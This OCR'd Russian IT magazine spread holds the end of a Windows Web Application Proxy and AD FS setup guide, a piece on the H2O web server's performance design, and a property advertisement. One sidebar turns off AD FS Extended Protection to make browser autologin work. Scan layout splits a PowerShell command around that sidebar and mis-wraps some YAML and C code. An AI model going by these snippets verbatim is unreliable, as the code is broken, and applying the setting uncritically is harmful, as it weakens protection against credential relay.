
AD FS. Далее указываем сертификат для WAP и подтверждаем настройки. В последнем окне мастера можно увидеть PowerShell-команду, которая будет выполнена.

```
PS> Install-WebApplicationProxy –Certificate↵
Thumprint '23...567' -FederationServiceName↵
 adfs.example.org
```

Настройка завершена. В процессе на стороне служб AD FS создается подписка на WAP-сервер.

В интернете можно поискать готовые PowerShell-скрипты (goo.gl/LMSO9j), позволяющие развернуть связку AD FS + WAP в считаные минуты.

Проверяем статус. Открываем консоль Remote Access Management Console, переходим в Web Application Proxy и смотрим в Operations Status. Иногда в консоли один и тот же сервер показывается дважды: для доменного имени и NETBIOS. Это не ошибка, а, очевидно, такая фича.



Работа мастера настройки отношения доверия

Теперь ничто не мешает опубликовать сервис. Нажимаем Publish и следуем указаниям визарда. Первый шаг — выбор метода преаутентификации, здесь два варианта, о которых мы говорили в самом начале: AD FS и Pass-through. Первый вариант содержит на один шаг больше. Выбираем Pass-through.

Следующий шаг — задаем имя публикуемого приложения, сертификат, внешний URL, который будут использовать для подключения клиенты, и URL приложения, на который будут пересылаться запросы. Если бэкенд использует нестандартный порт, то его также указываем вместе с именем (https://service.example.org:8080).


Есть еще тонкий момент. Веб-прокси различает и транслирует имена хостов, но не понимает IP и не может изменить путь. То есть если внешний URL выглядит как https://service.org/app1/, то и URL бэкенда должен содержать app1: https://service.example.org/app1/. Другой путь вроде https://service.example.org/web-app/ будет неправильным.

Публикация приложения окончена. Теперь можно протестировать, зайдя с помощью браузера по внешнему адресу, пользователь после успешной аутентификации на WAP будет перенаправлен на внутренний сайт.

В случае выбора аутентификации средствами AD FS появляется дополнительный шаг, на котором следует указать механизм доверия (Get-ADFSRelyingPartyTrust) — Device Registration Service, WS-Fed, SAML, OAuth.

Для варианта с аутентификацией с AD FS следует создать доверие на сервере AD FS. Открываем консоль AD FS и переходим в «Отношения доверия» (Trust Relationships), нажимаем «Добавить отношения доверия с проверяющей стороной, не поддерживающей утверждения» (Add Non-Claims-Aware Relaying Party Trust).

Далее следуем указаниям интуитивного мастера — указываем имя, добавляем идентификатор доверия (обычно используют внешний URL, только имя должно быть со слешем в конце), настраиваем многофакторную аутентификацию и подтверждаем установки. По окончании можем отредактировать правила авторизации (Authorization Rules). В окне «Edit Claim Rules for ...» нажимаем Add Rule и указываем шаблон правила, наиболее подходящий для ситуации (например, Permit All Users), и на следующем шаге при необходимости его редактируем.



Веб-прокси различает и транслирует имена хостов, но не понимает IP и не может изменить путь

КОМАНДЛЕТЫ POWERSHELL

Настройками AD FS и WAP также можно управлять как при помощи соответствующей консоли, так и используя командлеты PowerShell. Причем многие операции удобнее производить именно при помощи PowerShell. Для WAP доступно 12 командлетов модуля Web Application Proxy (technet.microsoft.com/library/dn283404.aspx), в модуле AD FS (technet.microsoft.com/en-us/library/dn479343.aspx) их 105. Примеры некоторых командлетов уже приводились ранее. Полный список можно получить, введя

```
PS> Get-Command –Module WebApplicationProxy
PS> Get-Command –Module ADFS
```

Модуль ADFS разбирать не будем (см. врезку), остановимся только на Web Application Proxy. Командлет Add-WebApplicationProxyApplication позволяет публиковать приложение, для Pass-through команда выглядит так:

```
PS> Add-WebApplicationProxyApplication↵
    -BackendServerURL 'https://service.example.↵
    org/web-app/' -ExternalCertificateThumbprint↵
    '1234.....7890' -ExternalURL 'https://service.↵
```

ПРОБЛЕМА АВТОЛОГИНА В БРАУЗЕРЕ

Проблема, которая может возникнуть с любым, как правило не MS браузером. Заключается она в том, что автологин в некоторых браузерах не работает. Для ее решения необходимо разрешить NTLM-авторизацию в AD FS для определенного User-Agent. Здесь три шага. Отключаем Extended Protection TokenCheck:

```
PS> Set-ADFSProperties↵
    -ExtendedProtectionTokenCheck None
```

Проверяем список поддерживаемых User-Agent:

```
PS> Get-ADFSProperties | Select↵
    -ExpandProperty ↵
    WIASupportedUserAgent
```

Добавляем название нужного:

```
PS> Set-ADFSProperties↵
   -WIASupportedUserAgents @("MSIE ↵
   9.0", "MSIE 10.0" .... "Mozilla/5.0")
```

Кстати, хорошая возможность ограничить применение браузеров в организации.

Также можно просто изменить User-Agent браузера, например при помощи специального расширения вроде User Agent Switcher.

```
   org/app1/' -Name 'Maps (no preauthentication)'↵
   -ExternalPreAuthentication PassThrough
```

Часть командлетов дает возможность быстро получить информацию:

- Get-WebApplicationProxyConfiguration — информация о конфигурации WAP;
- Get-WebApplicationProxyHealth — статус работы;
- Get-WebApplicationProxyAvailableADFSRelyingParty — список WAP, доступных на AD FS;
- Get-WebApplicationProxySslCertificate — информация о привязке SSL-сертификата.

При помощи командлетов легко сменить сертификат на WAP-сервере, смотрим список:

```
PS> Get-WebApplicationProxySslCertificate
```

Ставим новый сертификат:

```
PS> Set-WebApplicationProxySslCertificate↵
    -Thumbprint “0987....124”
```

После чего потребуется перезапуск WAP:

```
PS> Restart-Service adfssrv
```

Сохраняем в файл настройки публикации приложений и восстанавливаем на другом узле:

```
PS> Get-WebApplicationProxyApplication↵
    | Export-Clixml "WAPApps"
PS> Import-Clixml "WAPApps" | ↵
    Add-WebApplicationProxyApplication
```

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Get-Command -module WebApplicationProxy

CommandType     Name                                                ModuleName
-----------     ----                                                ----------
Function        Add-WebApplicationProxyApplication                  WebApplicationProxy
Function        Get-WebApplicationProxyApplication                  WebApplicationProxy
Function        Get-WebApplicationProxyAvailableADFSRelyingParty    WebApplicationProxy
Function        Get-WebApplicationProxyConfiguration                WebApplicationProxy
Function        Remove-WebApplicationProxyApplication               WebApplicationProxy
Function        Set-WebApplicationProxyApplication                  WebApplicationProxy
Function        Set-WebApplicationProxyConfiguration                WebApplicationProxy
Cmdlet          Get-WebApplicationProxyHealth                       WebApplicationProxy
Cmdlet          Get-WebApplicationProxySslCertificate               WebApplicationProxy
Cmdlet          Install-WebApplicationProxy                         WebApplicationProxy
Cmdlet          Set-WebApplicationProxySslCertificate               WebApplicationProxy
Cmdlet          Update-WebApplicationProxyDeviceRegistration        WebApplicationProxy

PS C:\Users\Administrator> _
```

Командлеты модуля WebApplicationProxy

Командлет Get-WebApplicationProxyConfiguration выдает ряд полезных настроек WAP-серверов. Например, можем легко добавить новый WAP-сервер, подключенный к AD FS:

```
PS> Set-WebApplicationProxyConfiguration↵
    -ConnectedServersName↵
    ((Get-WebApplicationProxyConfiguration)↵
    .ConnectedServersName + 'wap2.example.org')
```

ВЫВОД

Появление Web Application Proxy в Windows Server 2012 R2 позволило публиковать внутренние приложения без использования сторонних решений, а сам процесс внедрения WAP обычно не занимает много времени.

НОВОЕ В СЛЕДУЮЩЕМ РЕЛИЗЕ WAP

За время с момента появления WAP он был развернут во многих компаниях, и стали очевидны некоторые моменты, усложнявшие настройку. Все это будет исправлено в следующей версии WAP, познакомиться с которой можно в недавно анонсированной Windows Server 10 Technical Preview. Кроме изменений в интерфейсе управления WAP, появилось множество новых функций. Например, возможность преаутентификации AD FS при подключении HTTP Basic (HTTP Basic preauthentication), когда учетные данные отправляются в самом запросе (такой вариант, например, используется в Exchange ActiveSync). Вся необходимая информация AD FS извлекается из URL автоматически и, если пользователь подтверждается, то выдается действительный маркер (Claim), который дополнительно помещается в кеш, чтобы лишний раз не нагружать сервер. Этот вариант имеет специальный режим работы HTTP Basic preauthentication with certificates, позволяющий проверить сертификат устройства и убедиться, что оно зарегистрировано в Device Registration Service и разрешено к использованию в организации. Также появилась возможность просто публиковать не только домен, но и поддомены, причем даже все разом, по шаблону (https://*.example.org/). Такая функция очень упрощает публикацию приложений SharePoint, которые используют поддомены.

Кроме того, разрешена публикация внешнего URL по протоколу HTTP, в предыдущей версии по причинам безопасности от этого отказались, но в процессе эксплуатации выяснилось, что HTTP в некоторых конфигурациях все-таки нужен. Также реализован автоматический редирект HTTP-запроса, поступившего на внешний URL в HTTPS. Для аудита и корректной работы приложения часто требуется знать оригинальный IP, теперь при перенаправлении он сохраняется в X-Forwarded-For.

В обновлении к WAP в Win2012R2 появилась возможность публикации Remote Desktop Gateway, и теперь сотрудники могут без проблем подключаться к рабочим столам через RD Web Access, а администраторам упрощается процесс развертывания и сопровождения удаленного доступа. В новой версии WAP эта возможность уже штатная.

ВНИМАНИЕ:
МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.

Hint: контакты редакторов всех рубрик есть на первой полосе.





Евгений Зобнин
androidstreet.net

БЫСТРЕЕ ПУЛИ

ВЫЯСНЯЕМ ПРИЧИНЫ ФЕНОМЕНАЛЬНОЙ ПРОИЗВОДИТЕЛЬНОСТИ ВЕБ-СЕРВЕРА H2O

«Мы говорим nginx, подразумеваем производительность, мы говорим производительность — подразумеваем nginx» — такой навеянный советчиной лозунг как нельзя лучше описывает ситуацию, сложившуюся в среде админов. И с этим невозможно поспорить. Точнее, было невозможно, пока почти никому не известный программист по имени Кадзухо Оку (Kazuho Oku) не представил веб-сервер H2O, легко и непринужденно уделавший nginx в тестах отдачи статики.

КАДЗУХО ОКУ

В узких кругах Кадзухо Оку известен в первую очередь как создатель браузера Plamscape (Xiino) для платформы Palm Pilot. Это был первый браузер для Palm OS, который впоследствии предустанавливали на свои устройства такие компании, как IBM и Sony. Также его перу принадлежит компилируемый в JavaScript-представление язык JSX (jsx.github.io), движок хранения для MySQL Q4M (q4m.github.io) и сервер приложений Server::Starter (goo.gl/Xf8VzO) для Perl-приложений.

ВВЕДЕНИЕ

H2O — очень молодой веб-сервер. Первую публичную версию под номером 0.9 Кадзухо Оку представил всего пару месяцев назад в аккурат под католическое рождество. H2O прост, имеет скромный (почти базовый) набор возможностей и пока подходит разве что для хостинга блогов или работы в качестве reverse proxy. Функциональность сводится к реализации протоколов HTTP/1.0, HTTP/1.1 с поддержкой chunked-кодирования и HTTP/2 с поддержкой приоритетов и методов согласования соединения (NPN, ALPN, Upgrade и direct). Ну и конечно же, TLS, WebSockets, управление через YAML, общая оптимизация для отдачи статики и возможность включения в другие проекты в виде библиотеки.


Pikoso.kz@shutterstock.com

Как и любой другой веб-сервер, H2O очень просто установить и настроить:

```
$ wget https://github.com/h2o/h2o/archive/master.zip
$ unzip master.zip
$ sudo apt-get install build-essential cmake libyaml
$ cd h2o-master
$ cmake -DCMAKE_INSTALL_PREFIX=/usr/local
$ make
$ sudo make install
```

Стандартный конфиг выглядит так:

```
# Стандартные настройки сервера
listen: 8080
listen:
    port: 8081
    ssl:
        certificate-file: examples/h2o/server.crt
        key-file: examples/h2o/server.key
# Конфиги виртуальных хостов
hosts:
    # HTTP-хост с корневым каталогом в examples/↵
      doc_root и логами в консоль
    "127.0.0.1.xip.io:8080":
        paths:
            /:
                file.dir: examples/doc_root↵
                access-log: /dev/stdout
    # HTTPS-хост
    "alternate.127.0.0.1.xip.io:8081":
        listen:
            port: 8081
            ssl:
                certificate-file: examples/h2o/↵
                alternate.crt
                key-file: examples/h2o/alternate↵
              .key paths:
            /:
                file.dir: examples/doc_root↵
                .alternate access-log: /dev/stdout
```



H2O vs nginx

В целом все просто и стандартно, можно было бы идти дальше и пробовать следующий из миллиона таких же минималистичных веб-серверов, если бы не одно но. H2O действительно очень быстр и существенно обгоняет nginx в скорости обработки запросов.

БЕНЧМАРКИ

Анонс H2O (goo.gl/ZVgZe6) Кадзухо Оку сопроводил эффектным графиком, полученным с использованием двух Amazon-серверов c3.8xlarge (сервер и клиент). Данный график можно увидеть на изображении «H2O vs nginx», и он красноречиво показывает полный разгром nginx при размере отдаваемого контента от шести байт до десяти килобайт (с постепенным сближением результатов при увеличении размера контента).

Подробностей о методах тестирования автор не сообщил, но зато привел другие цифры, в этот раз полученные утилитой wrt (флаги '-c 500 -d 30 -t 1') при запуске сервера и клиента на одной машине в довольно извращенной конфигурации: Ubuntu 14.04 (x86-64) / VMware Fusion 7.1.0 / OS X 10.9.5 / MacBook Pro 15 (да, слоеный пирог). Согласно им при размере контента в шесть байт H2O обгоняет nginx почти в два раза, но при увеличении размера отдаваемых данных начинает сдавать позиции.

Сравнение с HTTP/2-серверами (tiny-nghttpd и trusterd) также показывает довольно значительное опережение H2O в скорости с последующим сближением с конкурентами при увеличении размера контента. Несколько других независимых измерений в целом демонстрируют ту же картину относительно HTTP/1.x и HTTP/2 с той же динамикой в сторону сближения результатов. Плюс показывают проблемы H2O с масштабированием больше, чем на два ядра (но это дело наживное).

В целом все это чрезвычайно интересно. Да, такие тесты не учитывают многих нюансов реализации веб-сервера, связанных с непредсказуемыми ситуациями, и хотелось бы увидеть сравнение с использованием инструмента Tsung для сервера под нагрузкой в разных конфигурациях. Но на данном этапе это неважно, а важна именно корреляция между объемом отдаваемых данных и скоростью обработки запросов.

HTTP/1.1

СЕРВЕР / РАЗМЕР КОНТЕНТА	6 БАЙТ	4,096 БАЙТА
h2o/0.9.0	75,483	59,673
nginx/1.7.9 (conf)	37,289	43,988

note: wrk -c 500 -d 30 -t 1

HTTP/2

СЕРВЕР / РАЗМЕР КОНТЕНТА	6 БАЙТ	4,096 БАЙТА
h2o/0.9.0 (conf)	272,300	116,022
tiny-nghttpd (nghttpd @ a1bdd11)	198,018	93,868
trusterd @ cff8e15	167,306	67,600

note: h2load -c 500 -m 100 -n 2000000

Бенчмарк на локальной машине

БАЗОВЫЕ ИДЕИ H2O

Не надо быть экспертом в разработке веб-серверов или их настройке, чтобы понять, что превосходство H2O в отдаче небольших объемов данных и потеря позиций при их увеличении — следствие запредельной оптимизации механизма парсинга HTTP-заголовков и подсистем, реализующих цепочку «получить запрос → сгенерировать ответ → отправить данные».

По словам самого автора, мотивом к созданию H2O послужил ожидаемый переход на протокол HTTP/2 и, как следствие, постепенный сдвиг парадигмы оптимизации отдаваемого контента от «давайте все сольем в один CSS/JS-файл» к обратной идее разбиения на множество мелких файлов. Причина тому в самой природе HTTP/2, а именно в его способности мультиплексировать канал передачи данных, позволяя отдавать несколько файлов одновременно с возможностью приоритезации.

Для HTTP/2 такой подход разбиения намного эффективнее модели «все в одном». Логичнее выставить максимальный приоритет CSS-файлам, описывающим шапку сайта, и небольшим JS-скриптам, которые должны быть выполнены первыми, и получить выигрыш в скорости отрисовки страницы на стороне клиента, чем заставлять его ждать, пока догрузится вся таблица стилей и все используемые на сайте JS-функции.

H2O — это в первую очередь HTTP/2-сервер, оптимизированный для отдачи множества мелких файлов. С этой задачей он, как мы выяснили, справляется просто на отлично, но как удалось достичь таких результатов? Об этом Кадзухо Оку рассказал в своей презентации, подготовленной для HTTP2 Conference, отметив четыре основные задачи, на которые типичный веб-сервер тратит большую часть процессорных ресурсов:

- разбор входных данных;
- формирование ответа и логов;
- выделение памяти;
- управление тайм-аутами соединений.

Как следствие, идея H2O была в том, чтобы приложить все возможные усилия для оптимизации этих совсем небольших участков кода, оставив за скобками все остальное. Вроде бы стандартный подход, известный любому программисту, но в оптимизации автор пошел далеко не стандартным путем.

РАЗБОР HTTP-ЗАГОЛОВКОВ

Для парсинга HTTP-заголовков H2O использует высокопроизводительную библиотеку PicoHTTPParser (github.com/h2o/picohttpparser) за авторством самого Кадзухо. Она уже несколько лет применяется в Perl-библиотеке HTTP::Parser::XS, которую, в свою очередь, юзают такие проекты, как Plack, Starman, Starlet и Furl. Согласно бенчмарку 3p, PicoHTTPParser почти в десять раз быстрее среднестатистической реализации HTTP-парсера и по уровню скорости обработки данных всего на 20–30% отстает от стандартной функции языка си strlen(), весь код которой состоит из одного цикла, перебирающего символы строки в поисках спецсимвола \0.

PicoHTTPParser — это stateless-парсер, что делает его намного более быстрым, чем классические stateful-реализации. Вот, например, участок кода, в котором происходит поиск конца строки:

```
#define IS_PRINTABLE_ASCII(c)↵
 ((unsigned char)(c) - 040u < 0137u)↵
 static const char*↵
 get_token_to_eol(...)
{
    while (likely(buf_end - buf↵
    >= 8)) {
    #define DOIT() if (unlikely↵
    (! IS_PRINTABLE_ASCII(*buf))↵
    goto NonPrintable; ++buf
        DOIT(); DOIT(); DOIT(); DOIT();
        DOIT(); DOIT(); DOIT(); DOIT();
    #undef DOIT
        continue;
    NonPrintable:
        if ((likely((unsigned char)↵
        *buf < '\040') && likely(*buf↵
        != '\011')) || unlikely↵
        (*buf == '\177'))
 {
            goto FOUND_CTL;
        }
}
```

```
movzbl  (%r9), %r11d
movl    %r11d, %eax
addl    $-32, %eax
cmpl    $94, %eax
ja      LBB5_5
movzbl  1(%r9), %r11d      // load char
leal    -32(%r11), %eax    // subtract
cmpl    $94, %eax          // and check if is printable
ja      LBB5_4             // if not, break
movzbl  2(%r9), %r11d      // load next char
leal    -32(%r11), %eax    // subtract
cmpl    $94, %eax          // and check if is printable
ja      LBB5_15            // if not, break
movzbl  3(%r9), %r11d      // load next char
…
```

↑ **Часть ассемблерного листинга функции get_token_to_eol()**

Изюминка этой функции в том, что она обрабатывает данные целыми чанками (по восемь байт), внутри которых вообще не используются переменные. Поэтому машинный код, полученный при компиляции, будет намного компактнее того, который был бы получен в случае стандартного побайтового цикла с переменными для хранения счетчика итераций и текущего символа. На самом деле автор даже разобрал полученные ассемблерные листинги и выяснил, что каждое исполнение маркоса DOIT() — это всего четыре процессорные инструкции.

В целом парсер написан так, чтобы по минимуму использовать переменные для хранения промежуточного состояния и вместо этого полагаться на контекст исполнения, который определяется уровнем вложенности функций. Никакого выделения буферов внутри кода парсера нет, он всегда работает с переданным ему буфером и на выходе отдает массив структур ключ:значение, ссылающийся на разные участки того же буфера:

```
struct phr_header {
    const char* name;
    size_t name_len;
    const char* value;
    size_t value_len;
};
```

Кроме того, незадолго до публикации первой версии H2O в парсер была добавлена поддержка SSE 4.2, что увеличило и без того высокую производительность еще на 60–90%.



WWW

Репозиторий H2O на GitHub: goo.gl/pdOr8I

Репозиторий PicoHTTPParser: goo.gl/VPfcnS

Репозиторий qrintf: goo.gl/PIKxdY

Блог автора: blog.kazuhooku.com

ОТВЕТНЫЕ СООБЩЕНИЯ И ЛОГИ

Второе узкое место веб-сервера — это код, формирующий ответные сообщения и логи. В HTTP/1.x (и частично в HTTP/2) ответ веб-сервера представлен в текстовом виде вместе с HTTP-заголовками, поэтому для его генерации обычно используются функции семейства printf (форматирование строки). Типичный код ответа может выглядеть примерно так:

```
sprintf(buf, "HTTP/1.%d %d %s\r\n",↵
minor_version, status, reason);
```

Ключевая проблема этого кода в том, что функция sprintf довольно сложна в своей реализации и сама по себе является достаточно развитым stateful-парсером, использующим аргументы переменной длины, учитывающим текущую локаль и многие другие нюансы. Один из подходов оптимизации — это вообще не использовать sprintf в данном участке кода и сформировать строку самостоятельно, сложив ответ из нескольких строк. Но автор H2O придумал более изощренный и универсальный метод.

В H2O используется специальный препроцессор языка си, который запускается еще до начала компиляции и заменяет все встреченные в коде обращения к функциям s(n)printf на оптимизированный для каждого конкретного случая код форматирования строки. Это примерно эквивалентно методу ручной оптимизации, но выполняется он автоматически.

Препроцессор, кстати говоря, опубликован как отдельный проект на GitHub (github.com/h2o/qrintf), так что его может использовать в своих (и чужих) приложениях любой желающий. Для интенсивно работающего со строками кода он может дать серьезный прирост

МИКРОСЕРВЕР

Одно из возможных применений H2O — это так называемые микросерверы, то есть компоненты большого HTTP-приложения, разбросанные по разным машинам. Протокол HTTP/2 в подавляющем большинстве случаев не подходит для их реализации в силу своей асинхронной природы. А вот небольшая высокопроизводительная реализация HTTP/1.1 в виде загружаемой (или встроенной) библиотеки годится для этой задачи как нельзя лучше.

производительности. Тот же H2O после его применения смог обрабатывать примерно на 20% больше запросов, чем при использовании стандартной библиотечной реализации функции.

УПРАВЛЕНИЕ ПАМЯТЬЮ

Операции выделения/освобождения памяти всегда обходятся дорого: здесь свою роль играет и переключение контекста, и механизм поиска свободных страниц, и многие другие факторы. Поэтому для веб-серверов и других приложений, которым важна производительность, уже давно придумывают техники оптимизации работы с памятью.

Тот же Apache, например, не использует стандартные функции malloc и free для выделения временных буферов для промежуточных данных и хранения отдаваемого контента. Вместо этого на каждый запрос данных единовременно выделяется большой блок памяти, который затем используется для аллокации буферов по мере надобности и полностью освобождается после окончания обработки запроса. Такой способ гораздо быстрее стандартных malloc/free, и он также применяется в H2O.

Часть кода H2O, отвечающая за выделение данных из блока (пула):

```
void *h2o_mem_alloc_pool(h2o_mem_pool_t↵
*pool, size_t sz)
{
    ...
    ret = pool->chunks->bytes + pool->chunk_offset;
    pool->chunk_offset += sz;
    return ret;
}
```

Как видно, функция просто возвращает указатель на адрес в общем блоке и сдвигает указатель на свободную область памяти дальше (следующий запрос выделения памяти получит ссылку на этот адрес). Как уже было сказано, аналогичной функции для освобождения данных нет и весь блок (пул) освобождается целиком уже после обработки HTTP-запроса.

ТАЙМ-АУТЫ

Как и nginx, H2O основан на событийной модели обработки запросов, предполагающей наличие одного процесса исполнения на каждое процессорное ядро. Такая модель намного эффективней многопоточной (Apache), когда речь идет о тысячах и сотнях тысяч одновременных соединений. Она позволяет серверу расходовать гораздо меньше памяти и не тратить ресурсы на переключение контекстов.

Одна из особенностей такой модели — использование единой структуры для хранения значений таймеров, которые необходимы для закрытия «повисших» соединений, отмены слишком долгих операций ввода-вывода и других. Для эффективного управления такой структурой (а речь, напомню, идет о 100K соединений) большинство веб-серверов используют сбалансированные деревья, что считается эффективным и наиболее логичным решением.

Однако и в этот раз Кадзухо Оку пошел своим неповторимым путем и реализовал используемый в H2O event-loop с привлечением простого связного списка из значений тайм-аутов (по одному на каждый тип тайм-аута). Как заявляет сам автор, такой подход позволил сделать H2O еще быстрее, а сама реализация event-loop обогнала известную реализацию libuv на 5–10%.

ПРОИЗВОДИТЕЛЬНОСТЬ PICOHTTPPARSER В СРАВНЕНИИ СО STATEFUL-ПАРСЕРОМ

ПРОСТОТА И СКОРОСТЬ ТОЖДЕСТВЕННЫ

Кадзухо Оку постоянно подчеркивает, что залог скорости — простота и грамотный дизайн. Причем если с первым пунктом все понятно, то под вторым он подразумевает и четкое разделение кода приложения на модули, минимальное использование обратных вызовов процедур, использование подхода zero-copy, при котором память копируется только в том случае, если без этого не обойтись, а также некоторые другие известные подходы вроде инлайна критически важных функций.

Код H2O действительно отлично структурирован и четко разделен на минимально связанные друг с другом логические компоненты. Все они разделены на пять слоев:

- Library — библиотечные функции, включая работу с памятью, строками, сокетами, тайм-аутами;
- Protocol — реализации протоколов передачи данных: HTTP/1.1, HTTP/2, WebSocket;
- Handlers — обработчики запросов, пока только file и reverse proxy;
- Output filters — обработчики выходных данных: chunked-encoder, deflate, reproxy;
- Loggers — системы ведения логов.

Логическое разделение позволяет не только существенно упростить поддержку кода, но и легко менять реализации различных компонентов, в том числе с целью проверки новой функциональности и внесения оптимизаций. Так, изначально H2O был основан на event-библиотеке libuv, но затем автор добавил собственную более производительную реализацию, а libuv осталась как опция, и ее всегда можно включить в код путем сборки со специальными флагами.

Результат работы препроцессора qrintf

```
// original code (248 nanoseconds)
snprintf(buf, sizeof(buf), "%u.%u.%u.%u",
    (addr >> 24) & 0xff, (addr >> 16) & 0xff, (addr >> 8) & 0xff, addr & 0xff);

// after preprocessed by qrintf (21.5 nanoseconds)
_qrintf_chk_finalize(
  _qrintf_chk_u(_qrintf_chk_c(
      _qrintf_chk_u(_qrintf_chk_c(
          _qrintf_chk_u(_qrintf_chk_c(
              _qrintf_chk_u(
                _qrintf_chk_init(buf, sizeof(buf)), (addr >> 24) & 0xff),
          '.'), (addr >> 16) & 0xff),
      '.'), (addr >> 8) & 0xff),
  '.'), addr & 0xff));
```

ВЫВОДЫ

В целом H2O выглядит обнадеживающе. Он быстр, прост, имеет четкий правильный дизайн, и чтение его кода — невероятное удовольствие. Это один из немногих рабочих и готовых к применению HTTP/2-серверов. Другое дело, что нельзя предугадать, как поведет себя сервер в реальной боевой задаче и как далеко сможет зайти его автор на пути оптимизации функциональности, которая еще будет добавлена в сервер (а предстоит сделать еще очень многое). Лично я уже занес сервер в список отслеживания на GitHub и буду наблюдать за тем, что из всего этого получится. ⌶



Группа компаний «Монолит» – это мощная единая структура, инвестирующая яркие современные проекты, в которых воплощены различные архитектурные идеи.

Основным направлением деятельности Группы компаний «Монолит» является возведение жилых зданий и объектов социального назначения по индивидуальным проектам. В основе лежит технология монолитного домостроения.

Всё – начиная с создания инвестиционного проекта, подготовки исходно-разрешительной документации, возведения жилых домов, включая прокладку внешних и внутренних инженерных коммуникаций зданий, благоустройства прилегающих территорий, заканчивая реализацией квартир – выполняется компаниями входящими в состав холдинга «Монолит».

«Статус»

Мытищи, Пироговский

РЕКЛАМА

www.gk-monolit.ru

ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР МОЖНО ОБРАЩАТЬСЯ ПО ТЕЛЕФОНУ:

(495) 739-93-93

ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ МОЖНО ОБРАЩАТЬСЯ ПО ТЕЛЕФОНУ:

(495) 727-57-62

Группа компаний «Монолит» – одно из крупнейших предприятий-лидеров Московской области, действующих на строительном рынке с 1989 года.

Накопив достаточный опыт в строительстве, объединив квалифицированный персонал, Группа компаний «Монолит» заслужила доверие инвесторов и авторитет в среде профессионалов рынка, показала, что можно строить качественно и быстро даже в современных российских условиях, и всегда открыта к сотрудничеству с застройщиками и инвесторами для совместной работы над новыми и интересными проектами.




Королев, «На высоте»

Лобня, «Мещерихинские дворики»

141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48
Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41
priem@gk-monolit.ru

ДВЕ СТОРОНЫ ОДНОГО ТЕЛЕФОНА

YotaPhone 2 — российский смартфон с двумя сенсорными экранами



Артём Костенко
lzbranniy@mail.ru



